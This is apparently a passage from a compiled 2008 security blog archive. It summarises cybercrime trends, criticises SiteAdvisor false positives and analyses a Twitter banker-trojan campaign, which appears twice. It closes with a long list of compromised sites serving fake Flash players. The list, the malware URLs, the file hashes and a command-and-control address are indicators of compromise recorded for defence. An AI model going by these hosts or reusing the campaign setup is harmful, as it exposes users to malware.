also took advantage of the moment and also pointed out that their blog has also been under attack during the month. There's no better example of how the combination of [11]tactics can result in the hijacking of the domains of the organizations implementing procedures aiming to protect against these very same attacks. And while

Photobucket.com remained silent during the entire incident, the hosting provider that was used by the Netdevilz team in the two attacks, since they were also responsible for the ICANN and IANA DNS hijackings, [12]technological and social engineeringissued a statement.

***07.** [13]The Risks of Outdated Situational Awareness -*

537

Security vendors are often in a "catch-up mode" and if I were an average Internet user not knowing that real-time situational awareness speaks for the degree to which my vendor knows what going on online, I'd be pretty excited. However, I'm not. [14]Prevx were catching up with a service which I covered approximately two months ago, I even had the chance to constructively confront with one of the affected sites on how despite their security measures in place, this attack was still possible. Recently [15]Prevx have once again demonstrated an outdated situational awareness by coming across a banking malware in July 2008, whereas the malware has been around since July 2007, and earlier depending on which version you're referring to.

***08.** [16]Fake Porn Sites Serving Malware - Part Two -*

Yet another domain portfolio of fake porn sites serving rogue codecs and live exploit URLs, just the tip of the iceberg as usual, however their centralization is greatly assisting in tracking them down.

09. *[17]Storm Worm's U.S Invasion of Iran Campaign -*

Stormy Wormy is once again making the headlines with their ability to actually make up the headlines on

their own.

10. *[18]Mobile Malware Scam iSexPlayer Wants Your Money -*

The best scams are the ones to which you've personally agreed to be scammed with without even knowing it.

Like this one, which was tracked down and analyzed a couple of hours once a uset tipped on it.

11. *[19]The Template-ization of Malware Serving Sites -*

The increase of fake porn and celebrity sites is due to the overall template-ization of these, with the people behind them basically implementing several malicious doorways to ensure that the domains get rotated on the fly.

Despite that they all look the same, they all sever different type of malware, and zero porn of celebrity content at all except the thumbnails.

12. *[20]Violating OPSEC for Increasing the Probability of Malware Infection -*

No better way to expose your affiliations and several unknown bad netblocks so far, by adding the netblocks and the malicious domains as trusted sites upon infecting a PC

with the malware. Of course, the usual suspects lead the "trusted netblocks".

***13.** [21]Monetizing Compromised Web Sites -*

538

Several years ago, a script kiddie would install Apache on a mail server, they claim that they defaced it. Today, these amusing situations are replaced by monetization of the compromised sites, by reselling the access to them to blackhat SEO-ers, malware authors, phishers, or personally starting to manage a scammy infrastructure on them, by earning money on an affiliate based model, like this particular attack.

***14.** [22]Malware and Office Documents Joining Forces -*

A recent DIY malware kit, sold as a proprietary tool basically crunching out malware infected office documents, whose built-in obfuscation makes them harder to detect. It will sooner or later leak out, turning into a commodity tool, a process that's been pretty evident for web malware exploitation kits as well.

***15.** [23]Are Stolen Credit Card Details Getting Cheaper? -*

Depends on who you're buying them from, and whether or not they offer discounts on a volume basis, namely the more you buy the cheaper the price of a card is supposed to get. With the current oversupply of stolen credit card details, what used to be an exclusive good once where they could enjoy a higher profit-margin, is today's commodity good.

***16.** [24]The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit -*

Since alll the web malware exploitation kits are open source, and leaked in the wild at large, their modularity allows everyone to easily embed any type of exploit that they want to, resulting in Neosploit's single most beneficial feature, the fact that certain versions include all the publicly available exploits targeting Internet Explorer, Firefox and Opera. Moreover, the open source nature of the kit is resulting in a countless number of modified versions yet to be detected and analyzed, therefore keeping track of the exploits included in a malware kit can only be realistic if you take into considered the exploits that come with the default installation.

17. *[25]Obfuscating Fast-fluxed SQL Injected Domains -*

Now that's a very good example of different tactics combined to attack, ensure survivability, and apply a certain degree of evasion in between.

18. *[26]The Unbreakable CAPTCHA -*

There's never been a shortage of ideas, there's always been an issue of usability.

19. *[27]The Ayyildiz Turkish Hacking Group VS Everyone -*

539

That's a pretty inspiring mission if you are to ensure your future in the next couple of years, by targeting everyone, everywhere that has ever publicly stated their disagreement with the Turkish foreign policy.

20. *[28]Money Mule Recruiters use ASProx's Fast Fluxing Services -*

A true multitasking in action with a botnet that's been crunching out phishing emails, SQL injecting and now hosting a well known money mule recruitment service.

21. *[29]SQL Injecting Malicious Doorways to Serve Malware -*

Constantly switching tactics and combining different ones to achive an objective that used to be accomplished by plain simple techniques, is only starting to take place. In this case, instead of a hard coded SQL injected domain, we have the typical malicious doorways the result of the converging traffic management tools with web malware exploitation kits.

22. *[30]Impersonating StopBadware.org to Serve Fake Security Warnings -*

Typosquatting popular security vendors and services is nothing new, by having HostFresh providing the host-

ing for the parked domains promoting the rogue security software, is a privilege and flattery for the success of the Stopbadware initiative.

23. *[31]Coding Spyware and Malware for Hire -*

Customerization – not customization – has been taking place for a while, that's the process of tailoring your upcoming products to the needs of your future customers, compared to the product concept myopia where the

malware coder would code something that he believes would be valuable to the potential customers. End user

agreements, issuing licenses for the malware tool, as well as forbidding the reverse engineering of the malware so that no remotely exploitable flaws could be, are among the requirements the coder assists on.

24. *[32]Lazy Summer Days at UkrTeleGroup Ltd* ***-***

Taking a random snapshot of the current malicious activity at a well known provider of hosting services for rogue security applications, live exploit URLs and botnet command &control locations, always provides an insight into what are their customers up to. In this case, centralization of their scammy ecosystem, and parking a countless number of rogue domains on the same server.

25. *[33]Email Hacking Going Commercial -*

540

Cybercrime is in fact getting easier to outsource, and while the number of scammers trying to offer non-existent services, or at least services where they cannot deliver the goods, the business model of this service that is that you only pay once they show you a proof that they've managed to hack the email address you game them. How are they doing it? Social engineering and enticing the user to click on live exploit URL from where they'll infect the PC and obtain the email password, of course, next to definitely abusing it for many other purposes in the process.

26. *[34]Vulnerabilities in Antivirus Software - Conflict of Interest -*

You can easily twist the number of vulnerabilities found in your antivirus solution, but not recognizing them as vulnerabilities at the first place. It's all a matter of what you define as a vulnerability, or perhaps what you admit as a serious vulnerability - remote code execution through a security software, or a flaw that's allowing malware to bypass the security solution itself.

27. *[35]Counting the Bullets on the (Malware) Front -*

Emphasizing on the number of malware/threats/viruses/worms/slugs your solution detects may be marketable in the short-term, but is damaging the end user's understanding of the threatscape in the long-term. So, by the time he catches up with what exactly is going on, he'll recall the moment in time where he was using the number of threats his solution was detecting as the main benchmark for its usefulness. In reality through, the number is irrelevant from a pro-active point of view, with zero day malware like the one coded for hire undermining the signatures based scanning model.

28. *[36]Smells Like a Copycat SQL Injection In the Wild -*

It was pretty obvious that copycats seeing the success of SQL injections the the huge number of sites susceptible to exploitation, would also starting taking advantage of the practice. Some are, however, targeting local communities and trying to avoid detection by using targeted SQL injections.

29. *[37]Click Fraud, Botnets and Parked Domains - All Inclusive -*

The scheme is nothing new, what's new is that the botnet masters are trying to limit the revenues that used to go out to affiliate networks they were participating in, and are trying to own or rent the entire infrastructure on their own.

30. *[38]Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings* ***-***

With access to Storm Worm sold and resold, and new malware introduced on Storm Worm infected hosts

used as foundation for the propagation of the new malware in this case, it's questionable whether or not the Storm

Worm-ers themselves are sending out the junk emails, or are they people who've rented access to the botnet doing 541

it.

31. *[39]Neosploit Team Leaving the IT Underground -*

Pretty surprising at the first place, but in reality it clearly demonstrates that when you cannot enforce the end user agreement on your crimeware kit, but continue seeing it used in a very profitable malware operations, you basically shut down the support for the public version. The team is not going to stop innovating for their own purposes, and in the long-term they may in fact re-appear with an updated malware kit that's converging different services next to the product itself.

32. *[40]Dissecting a Managed Spamming Service -*

Managed spamming services using botnets as the foundation for the campaigns are starting to introduce im-

proved metrics for the delivery, as well as experienced customer support ensuring the spam messages make it through spam filters, or at least increase the probability of making the happen. This is an example of a random service emphasizing on the improved metrics they're capable of delivering.

33. *[41]Storm Worm's Lazy Summer Campaigns -*

Looks like a "cybercrime intern" launched this campaign, lacking any of the usual Storm Worm evasive practices, no exploitation of client side vulnerabilities, as well as no survivability offered by their usual fast-flux nodes.

1. http://ddanchev.blogspot.com/2008/07/summarizing-junes-threatscape.html

2. http://ddanchev.blogspot.com/2008/07/decrypting-and-restoring-gpcode.html

3. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

4. http://ddanchev.blogspot.com/2008/07/chinese-bloggers-bypassing-censorship.html

5. http://ddanchev.blogspot.com/2008/07/gmail-yahoo-and-hotmails-captcha-broken.html

6. http://blogs.zdnet.com/security/?p=1514

7. http://ddanchev.blogspot.com/2008/07/antivirus-industry-in-2008.html

8. http://ddanchev.blogspot.com/2008/07/lithuania-attacked-by-russian.html

9. http://blogs.zdnet.com/security/?p=1533

10. http://ddanchev.blogspot.com/2008/07/icann-responds-to-dns-hijacking-its.html

11. http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html

12. http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html

13. http://ddanchev.blogspot.com/2008/07/risks-of-outdated-situational-awareness.html

14. http://blogs.zdnet.com/security/?p=1085

15. http://www.theregister.co.uk/2008/07/18/limbo_trojan/

16. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

17. http://ddanchev.blogspot.com/2008/07/storm-worms-us-invasion-of-iran.html

18. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

19. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

20. http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html

21. http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html

22. http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html

23. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

24. http://ddanchev.blogspot.com/2008/07/neosploit-malware-kit-updated-with.html

25. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

26. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

27. http://ddanchev.blogspot.com/2008/07/ayyildiz-turkish-hacking-group-vs.html

28. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

29. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

30. http://ddanchev.blogspot.com/2008/07/impersonating-stopbadwareorg-to-serve.html

31. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

32. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

33. http://ddanchev.blogspot.com/2008/07/email-hacking-going-commercial.html

34. http://ddanchev.blogspot.com/2008/07/vulnerabilities-in-antivirus-software.html

35. http://ddanchev.blogspot.com/2008/07/counting-bullets-on-malware-front.html

36. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

37. http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html

38. http://ddanchev.blogspot.com/2008/07/over-80-percent-of-storm-worm-spam-sent.html

39. http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html

40. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

41. http://ddanchev.blogspot.com/2008/07/storm-worms-lazy-summer-campaigns.html

543





McAfee's Site Advisor Blocking n.runs AG - "for starters" (2008-08-04 15:26)

Following the recent, and now fixed [1]false positive blocking sans.org due to the already considered malicious ***dshield.org*** *and* ***giac.org*** *it's also interesting to note that n.runs AG (****nruns.com****), whose [2]research into vulnerabilities in antivirus products received a lot of attention lately, is also flagged as [3]a dangerous site.*

Excluding the conspiracy theories, a false positive when your solution is integrated in the second most popular search engine is bad, especially when other [4]automated crawling approaches are successfully detecting the site as a non-malicious one. How come? It's all a matter of how you define malicious activity, and what exactly are you trying to protect your users from.

In this case, Site Advisor seems to be trying to protect the end user from herself, but flagging sites hosting some sort of hacking/pen-testing tool in a clear directory structure, since SiteAdvisor isn't capable of automatically flagging a SQL injected site as a malicious one, the approach it takes for assessing whether or not a specific site is malicious is flawed, namely integrating McAfee's signatures based malware database and flagging a site hosting anything

detected as malware as a badware site itself. [5]McAfee’s comments:

" Our tests are very accurate," Dowling said. "The frequency of false positives is fewer than one a month. Changes in classifications we make are almost always because sites have changed their behaviour. "The email tests are the ones than have the most false positives. Users can have confidence in our ratings. "

544



There are even more surprising false positives, such as, ***Hack in the Box security conference, Defcon.org, Zone-H***

France, Invisiblethings.org, AME Info - Middle East business and financial news *and more :*

*[6]**milw0rm.com***

*[7]**hackinthebox.org***

[8]defcon.org

[9]hitb.org

[10]invisiblethings.org

[11]zone-h.fr

[12]ussrback.com

[13]ameinfo.com

Take for instance the Hack in the Box security conference, which is considered as the [14]download publisher of a file

hosted at packetstormsecurity.org. What's interesting to point out is that just like a huge percentage of already flagged as potentially harmful sites that haven't been re-checked in months, with Hack in the Box's case the link was last checked in February, 2008. And since ***hitb.org*** *is now distributing spyware, any site that it links to is also flagged as badware, like* ***hackinthebox.org*** *itself :*

" When we tested this site we found links to hitb.org, which we found to be a distributor of downloads some people consider adware, spyware or other potentially unwanted programs. '

545

These sites aren't SQL injected, IFRAME-ed or embedded with malware whatsoever, so it's like flagging a gun store as a malicious store because of the inventory there - wrong generalization aiming to bring order into the

underground chaos at the first place is prone to result in lots of false positives, [15]a wrong mentality that certain countries are starting to embrace.

The bottom line - is the " do not visit unknown or potentially harmful sites" security tip on the verge of extinction?

Probably, as these days, exploited legitimate sites are hosting or redirecting to more malware than potentially harmful sites are.

1. http://isc.sans.org/diary.html?storyid=4799

2. http://ddanchev.blogspot.com/2008/07/vulnerabilities-in-antivirus-software.html

3. http://www.siteadvisor.com/sites/nruns.com/downloads/15713425/

4. http://www.google.com/safebrowsing/diagnostic?site=nruns.com

5. http://www.theregister.co.uk/2008/08/01/siteadvisor_sans_snafu/page2.html

6. http://www.siteadvisor.com/sites/milw0rm.com

7. http://www.siteadvisor.com/sites/hackinthebox.org/summary/

8. http://www.siteadvisor.com/sites/defcon.org

9. http://www.siteadvisor.com/sites/hitb.org

10. http://www.siteadvisor.com/sites/invisiblethings.org/summary/

11. http://www.siteadvisor.com/sites/zone-h.fr/summary/

12. http://www.siteadvisor.com/sites/ussrback.com/summary/

13. http://www.siteadvisor.com/sites/ameinfo.com

14. http://www.siteadvisor.com/sites/hitb.org/downloads/11950271/

15. http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html



Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)

In [1]what appears to be a lone gunman [2]malware campaign – where the malware spreader even left his email address within the binary - the now down [3]Twitter malware campaign managed to attract only 69 followers before it has shut down, [4]using a trivial approach for launching an XSS worm - [5]Cross-site request forgery (CSRF). More info :

" This week it's Twitter's turn to host an attack - one that is targeting both Twitter users and the Internet community at large. In this case it's a malicious Twitter profile twitter.com/[skip]/ with a name that is Portuguese for

'pretty rabbit' which has a photo advertising a video with girls posted.

This profile has obviously been created especially for infecting users, as there is no other data except the photo, which contains the link to the video. If you click on the link, you get a window that shows the progress of an automatic download of a so-called new version of Adobe Flash which is supposedly required to watch the video. You end up with a file labeled Adobe Flash (it's a fake) on your machine; a technique that is currently very popular. "

547





Let's analyze the campaign before it was shut down. The original Twitter account used ***twitter.com/video _kelly _key*** *basically included a link to* ***player-video-***

youtube.sytes.net *(204.16.252.98) which was using a URL shortening service* ***fly2.ws/NilOMN3*** *in order to redirect to the banker malware located at* ***freewebtown.com/construimagens/***

Play-video-youtube.kelly-key.com*. It's detection rate is as follows :*

Scanners Result*: 14/36 (38.89 %)*

Trojan-Spy.Win32.Banker.caw

File size*: 88064 bytes*

MD5*...: 25600af502758ca992b9e7fff3739def*

SHA1*..: 9262ca501ef388e0fe42c50a3d002ddbd6e254f2*

Twitter isn't an exception to the realistic potential for [6]XSS worms though CSRF that could affect each and every 548

Web 2.0 service, which as a matter of fact have all suffered such attempts, namely, [7]Orkut, [8]MySpace (as well as the [9]QuickTime XSS flaw), [10]GaiaOnline, [11]Hi5, and most recently the [12]XSS worm at Justin.tv, demonstrate that trivial vulnerabilities come handy for what's to turn into a major security incident if not taken care of promptly.

Related posts:

[13]XSS The Planet

[14]XSS Vulnerabilities in E-banking Sites

[15]The Current State of Web Application Worms

[16]g0t XSSed?

[17]Web Application Email Harvesting Worm

1. http://www.twitpwn.com/2008/08/coming-up-malware-on-twitter.html

2. http://www.viruslist.com/en/weblog?weblogid=208187551

3. http://blogs.guardian.co.uk/technology/2008/08/05/twiters_trojan_problem.html

4. http://www.techcrunch.com/2008/07/27/who-is-johng77536-and-how-did-he-game-twitter/

5. http://en.wikipedia.org/wiki/Cross-site_request_forgery

6. http://0x000000.com/index.php?i=512&bin=1000000000

7. http://ha.ckers.org/blog/20071220/orkut-xss-worm

8. http://en.wikipedia.org/wiki/Samy_%28XSS%29

9. http://securitylabs.websense.com/content/Alerts/1319.aspx

10. http://blogs.securiteam.com/index.php/archives/786

11. http://sirdarckcat.blogspot.com/2007/12/making-social-network-xss-worm-hi5com.html

12. http://blogs.zdnet.com/security/?p=1487

13. http://ddanchev.blogspot.com/2007/05/xss-planet.html

14. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

15. http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html

16. http://ddanchev.blogspot.com/2007/06/g0t-xssed.html

17. http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html

549



The Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)

In [1]what appears to be a lone gunman [2]malware campaign – where the malware spreader even left his email address within the binary - the now down [3]Twitter malware campaign managed to attract only 69 followers before it has shut down, [4]using a trivial approach for launching an XSS worm - [5]Cross-site request forgery (CSRF). More info :

" This week it's Twitter's turn to host an attack - one that is targeting both Twitter users and the Internet community at large. In this case it's a malicious Twitter profile twitter.com/[skip]/ with a name that is Portuguese for

'pretty rabbit' which has a photo advertising a video with girls posted.

This profile has obviously been created especially for infecting users, as there is no other data except the photo, which contains the link to the video. If you click on the link, you get a window that shows the progress of an automatic download of a so-called new version of Adobe Flash which is supposedly required to watch the video. You end up with a file labeled Adobe Flash (it's a fake) on your machine; a technique that is currently very popular. "

550



Let’s analyze the campaign before it was shut down. The original Twitter account used ***twitter.com/video _kelly _key*** *basically included a link to* ***player-video-youtube.sytes.net*** *(204.16.252.98) which was using a URL shortening service* ***fly2.ws/NilOMN3*** *in order to redirect to the banker malware located at* ***freewebtown.com/construimagens/***

Play-video-youtube.kelly-key.com*. It’s detection rate is as follows :*

Scanners Result*: 14/36 (38.89 %)*

Trojan-Spy.Win32.Banker.caw

File size*: 88064 bytes*

MD5*...: 25600af502758ca992b9e7fff3739def*

SHA1*..: 9262ca501ef388e0fe42c50a3d002ddbd6e254f2*

551



Twitter isn’t an exception to the realistic potential for [6]XSS worms though CSRF that could affect each and every Web 2.0 service, which as a matter of fact have all suffered such attempts, namely, [7]Orkut, [8]MySpace (as well as the [9]QuickTime XSS flaw), [10]GaiaOnline, [11]Hi5, and most recently the [12]XSS worm at Justin.tv, demonstrate that trivial vulnerabilities come handy for what’s to turn into a major security incident if not taken care of promptly.

Related posts:

[13]XSS The Planet

[14]XSS Vulnerabilities in E-banking Sites

[15]The Current State of Web Application Worms

[16]g0t XSSed?

[17]Web Application Email Harvesting Worm

1. http://www.twitpwn.com/2008/08/coming-up-malware-on-twitter.html

2. http://www.viruslist.com/en/weblog?weblogid=208187551

3. http://blogs.guardian.co.uk/technology/2008/08/05/twiters_trojan_problem.html

4. http://www.techcrunch.com/2008/07/27/who-is-johng77536-and-how-did-he-game-twitter/

5. http://en.wikipedia.org/wiki/Cross-site_request_forgery

6. http://0x000000.com/index.php?i=512&bin=1000000000

7. http://ha.ckers.org/blog/20071220/orkut-xss-worm

8. http://en.wikipedia.org/wiki/Samy_%28XSS%29

9. http://securitylabs.websense.com/content/Alerts/1319.aspx

10. http://blogs.securiteam.com/index.php/archives/786

11. http://sirdarckcat.blogspot.com/2007/12/making-social-network-xss-worm-hi5com.html

12. http://blogs.zdnet.com/security/?p=1487

13. http://ddanchev.blogspot.com/2007/05/xss-planet.html

14. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

15. http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html

16. http://ddanchev.blogspot.com/2007/06/g0t-xssed.html

17. http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html



Compromised Web Servers Serving Fake Flash Players (2008-08-05 21:47)

The tactic of abusing web servers whose vulnerable web applications allow a malicious attacker to locally host a malicious campaign is nothing new. In fact, malicious attackers have been building so much confidence in this risk-forwarding process of hosting their campaigns, that they would start actively spamming the links residing within low-profile legitimate sites across the web.

This campaign serving fake flash players is getting so prevalent these days due to the multiple spamming approaches used, that it's hard not to notice it - and expose it. From a strategic perspective, having a legitimate low-profile site – of course with the obvious exceptions being on purposely registered for malicious purposes within the participating sites – hosting your malicious campaign is pretty creative in terms of forwarding the responsibility, and

the eventual blocking of a legitimate site to the its owner. As far as the owner's are concerned, it appears that some of them are already seeing the malware page popping-up on the top of their daily traffic stats, and have taken measures to remove it.

554



Moreover, [1]Adobe's Product Security Incident Response Team (PSIRT) issued a warning notice about the at-

tack yesterday, which could come handy if the [2]attackers weren't taking advantage of client-side vulnerabilities, putting the unware end user is a situation where he [3]wouldn't even receive a download dialog :

" We have seen coverage from the security community of a worm on popular social networking sites that is using social engineering lures to get users to install a piece of malware. According to the reports, the worm posts comments on these sites that include links to a fake site. If the link is followed, users are told they need to update their Flash Player. The installer, posted on a malicious site, of course installs malware instead of Flash Player.We'd like to take this opportunity to reiterate the importance of validating installers and updates before installing them. First off, do not download Flash Player from a site other than adobe.com – you can find the link for downloading Flash Player here. This goes for any piece of software (Reader, Windows Media Player, Quicktime, etc.) – if you get a notice to update, it's not a bad idea to go directly to the site of the software vendor and download the update directly from the source. If the download is from an unfamiliar URL or an IP address, you should be suspicious. "

555



The structure of the malware campaign is pretty static, with several exceptions where they also take advange of client-side vulnerabilities (Real player exploit) attempting to automatically deliver the fake flash update or player depending on the campaign. On each and every site, there are ***dnd.js*** *and* ***master.js*** *scripts shich serve the rogue download window, and another .html file, where an IFRAME attempts to access the traffic management command*

and control, in a random URL it was ***207.10.234.217/cgi-bin/index.cgi?user200****. A sample list of participating URLs, most of which are still active and running :*

joseantoniobaltanas .com

automoviliaria .es/hotnews.html

risasnc .it/fresh.html

carpe-diem .com.mx/fresh.html

kotilogullari .com.tr/hotnews.html

ferrariclubpesaro .it/hotnews.html

556

imobiliariacom .com.br/default.html

misoares .com

osniehus .de/fresh.html

mydirecttube .com/1/5098/

madosma .com/default.html

tutotic .com/checkit.html

veit-team .si/default.html

antigewaltkurse .de/stream.html

kwhgs .ca/topnews.html

vorgo .com/stream.html

ankaraspor .com.tr/default.html

xxxdnn0314 .locaweb.com.br/watchit.html

ossuzio .com/watchit.html

cit-inc .net/default.html

negocioindependiente .biz/default.html

ambermarketing .com/topnews.html

web27 .login-7.loginserver.ch/stream.html

moretewebdesign .br-web.com/stream.html

omdconsulting .es/topnews.html

parapendiolestreghe .it/hotnews.html

campodifiori .it/topnews.html

212.50.55.81 /stream.html

logisigns .net/fresh.html

intimaescorts .com/default.html

ghioautotre .it/live.html

557

geckert .de/stream.html

yuricardinali .com/watchit.html

retder .com/fresh.html

valdaran .es/default.html

getadultaccess .com/movie/?aff=5274

bauelemente-giering .de/stream.html

newyork-hebergement .com/watchit.html

allevatoritrotto .it/live.html

exoss2 .com/hotnews.html

soundandlightkaraoke .com/stream.html

land-kan .com/stream.html

grimaldi.nexenservices .com/watchit.html

inconstancia .com.br/watchit.html

gretelstudio .com/stream.html

sumacyl .com/watchit.html

mysna .net/fresh.html

gimnasioyx .com.ar/watchit.html

lagalbana .com/watchit.html

bielizna.tgory .pl/topnews.html

bcs92.imingo .net/stream.html

lapiramidecoslada .es/topnews.html

raulortega .com/stream.html

go-art-morelli .de/hotnews.html

wowhard.baewha .ac.kr/watchit.html

dianagraf .es/default.html

558

komma10-thueringen .de/hotnews.html

miavassilev .com/stream.html

swampgiants .com/watchit.html

compagniedephalsbourg .com/fresh.html

arla-rc .net/hotnews.html

salacopernico .es/watchit.html

drfinster .de/checkit.html

healthylifehypnotherapy .com/stream.html

ecotrike-bg .com/fresh.html

paoepalavra .org/watchit.html

jureplaninc-sp .com/topnews.html

fichte-lintfort .de/default.html

hergert-band .de/checkit.html

izliyorum .org/topnews.html

lideka .com/stream.html

athena-digitaldesign .com.tw/hotnews.html

e-paso .pl/stream.html

colombeblanche .org/stream.html

teatromalasa .es/watchit.html

mesporte.digiweb.com .br/stream.html

bistrodavila.com .br/watchit.html

hausfeld-solar .de/topnews.html

nakedinbed.co .uk/topnews.html

csr.imb .br/stream.html

herion-architekten .de/default.html

559

jbhumet .com/default.html

gruppouni .com/hotnews.html

francex .net/fresh.html

galvatoledo .com/topnews.html

cmeedilizia .eu/topnews.html

kroenert .name/default.html

textilhogarnovadecor .com/topnews.html

keithcrook .com/stream.html

elpatiodejesusmaria .com/checkit.html

neticon .pl/hotnews.html

malerbetrieb-pelzer .de/hotnews.html

easterstreet .de/fresh.html

piogiovannini .com.ar/watchit.html

ser-all .com/topnews.html

petzold-dieter .de/checkit.html

beatmung-brandenburg .de/checkit.html

ossuzio .com/watchit.html

teatromalasa .es/watchit.html

vuelosultimahora .com/topnews.html

zelenaratolest .cz/pornotube/index1.htm

ambulatoriovirtuale .it/topnews.html

10a3 .ru/index1.php

izliyorum .org/topnews.html

collectedthoughts .co.uk/index12.html

afg .es/topnews.html

albertruiz .net/topnews.html

bielizna.tgory .pl/topnews.html

blueseven.com .br/topnews.html

bollettinogiuridicosanitario .it/topnews.html

caprilchamonix.com .br/topnews.html

carlolongarini .it/topnews.html

champimousse .com/topnews.html

cheviot.org .nz/topnews.html

contrapie .com/topnews.html

gruppouni .com/topnews.html

hausfeld-solar .de/topnews.html

herbatele .com/topnews.html

houseincostaricaforsale .com/topnews.html

alim.co .il/topnews.html

allevatoritrotto .it/topnews.html

amafe .org/topnews.html

ambulatoriovirtuale .it/topnews.html

atelier-de-loulou .fr/topnews.html

automoviliaria .es/topnews.html

autoreserve .fr/topnews.html

izliyorum .org/topnews.html

jureplaninc-sp .com/topnews.html

kwhgs .ca/topnews.html

lapiramidecoslada .es/topnews.html

last-minute-reisen-4u .de/topnews.html

561

marcadina .fr/topnews.html

maremax .it/topnews.html

corradiproject .info/topnews.html

dantealighieriasturias .es/topnews.html

deliriuslaspalmas .com/topnews.html

ecchoppers .co.za/topnews.html

elianacaminada .net/topnews.html

fonavistas .com/topnews.html

fraemma .com/topnews.html

fundmyira .com/topnews.html

galvatoledo .com/topnews.html

grafisch-ontwerpburo .nl/topnews.html

markmaverick .com/topnews.html

micela .info/topnews.html

motoclubnosvamos .com/topnews.html

nebottorrella .com/topnews.html

negozistore .it/topnews.html

neticon .pl/topnews.html

norbert-leifheit.gmxhome .de/topnews.html

segelclub-honau .de/topnews.html

snmobilya .com/topnews.html

splashcor .com.br/topnews.html

stephanmager .gmxhome.de/topnews.html

svcanvas .com/topnews.html

tautau.web .simplesnet.pt/topnews.html

textilhogarnovadecor .com/topnews.html

theflorist4u .com/topnews.html

thewindsorhotel .it/topnews.html

vuelosultimahora .com/topnews.html

aliarzani .de/topnews.html

ambermarketing .com/topnews.html

arnold82.gmxhome .de/topnews.html

ocoartefatos.com .br/topnews.html

omdconsulting .es/topnews.html

parapendiolestreghe .it/topnews.html

positive-begegnungen .de/topnews.html

projetsoft .net/topnews.html

rbc.gmxhome .de/topnews.html

beatmung-sachsen .eu/topnews.html

campodifiori .it/topnews.html

clickjava .net/topnews.html

cmeedilizia .eu/topnews.html

dammer .info/topnews.html

embedded-silicon .de/topnews.html

ferrariclubpesaro .it/topnews.html

fgwiese .de/topnews.html

fswash.site .br.com/topnews.html

fytema .es/topnews.html

gildas-saliou. com/topnews.html

go-art-morelli .de/topnews.html

563

go-siegmund .de/topnews.html

guerrero-tuning .com/topnews.html

gut-barbarastein .de/topnews.html

japansec .com/topnews.html

komma10-thueringen .de/topnews.html

koon-design .de/topnews.html

lanz-volldiesel .de/topnews.html

lauscher-staat .de/topnews.html

losnaranjos.com .es/topnews.html

medical-service-krause .de/topnews.html

nakedinbed.co .uk/topnews.html

nepi.si/topnews .html

radieschenhein. de/topnews.html

residenceflora .it/topnews.html

sabuha .de/topnews.html

ser-all .com/topnews.html

siemieniewicz .de/topnews.html

viajesk .es/topnews.html

allevatoritrotto .it/live.html

bollettinogiuridicosanitario .it/live.html

carlolongarini .it/topnews.html

maremax .it/topnews.html

negozistore .it/topnews.html

parapendiolestreghe .it/live.html

www.donlisander .it/stream.html

564

aerogenesis .net/watchit.html

allevatoritrotto .it/live.html

atelier-de-loulou .fr/topnews.html

bistrodavila.com .br/watchit.html

bollettinogiuridicosanitario .it/live.html

caprilchamonix.com .br/topnews.html

cheviot.org .nz/live.html

condorautocenter .com.br/watchit.html

dantealighieriasturias .es/live.html

ecchoppers .co.za/topnews.html

elianacaminada .net/live.html

fonavistas .com/topnews.html

fundmyira .com/topnews.html

g6esporte .com.br/stream.html

grafisch-ontwerpburo .nl/topnews.html

gretelstudio .com/stream.html

gutierrezymoralo .com/watchit.html

healthylifehypnotherapy .com/stream.html

herbatele .com/live.html

jureplaninc-sp .com/topnews.html

lacomercialsrl .com.ar/stream.html

lagalbana .com/watchit.html

lapuertaestrecha .com.es/watchit.html

marcadina .fr/topnews.html

maremax .it/topnews.html

565

myadultcube .com/flash//aff=5176

myadultcube .com/flash//aff=5810

myadultcube .com/movie//aff=5155

newyork-hebergement .com/watchit.html

norbert-leifheit.gmxhome .de/topnews.html

omdconsulting .es/topnews.html

oyakatakent46537 .com/stream.html

parapendiolestreghe .it/live.html

regesh. co.il/watchit.html

rikkeroenneberg .dk/watchit.html

s215847279 .onlinehome.fr/stream.html

salacopernico .es/watchit.html

seekzones .com/watchit.html

seicomsl .es/watchit.html

sigma-lux .ro/watchit.html

soundandlightkaraoke .com/stream.html

stephanmager.gmxhome .de/topnews.html

tartuinstituut .ca/watchit.html

teatromalasa .es/watchit.html

vuelosultimahora .com/topnews.html

wowhard.baewha .ac.kr/watchit.html

aliarzani .de/topnews.html

ambermarketing. com/live.html

bilbondo .com/watchit.html

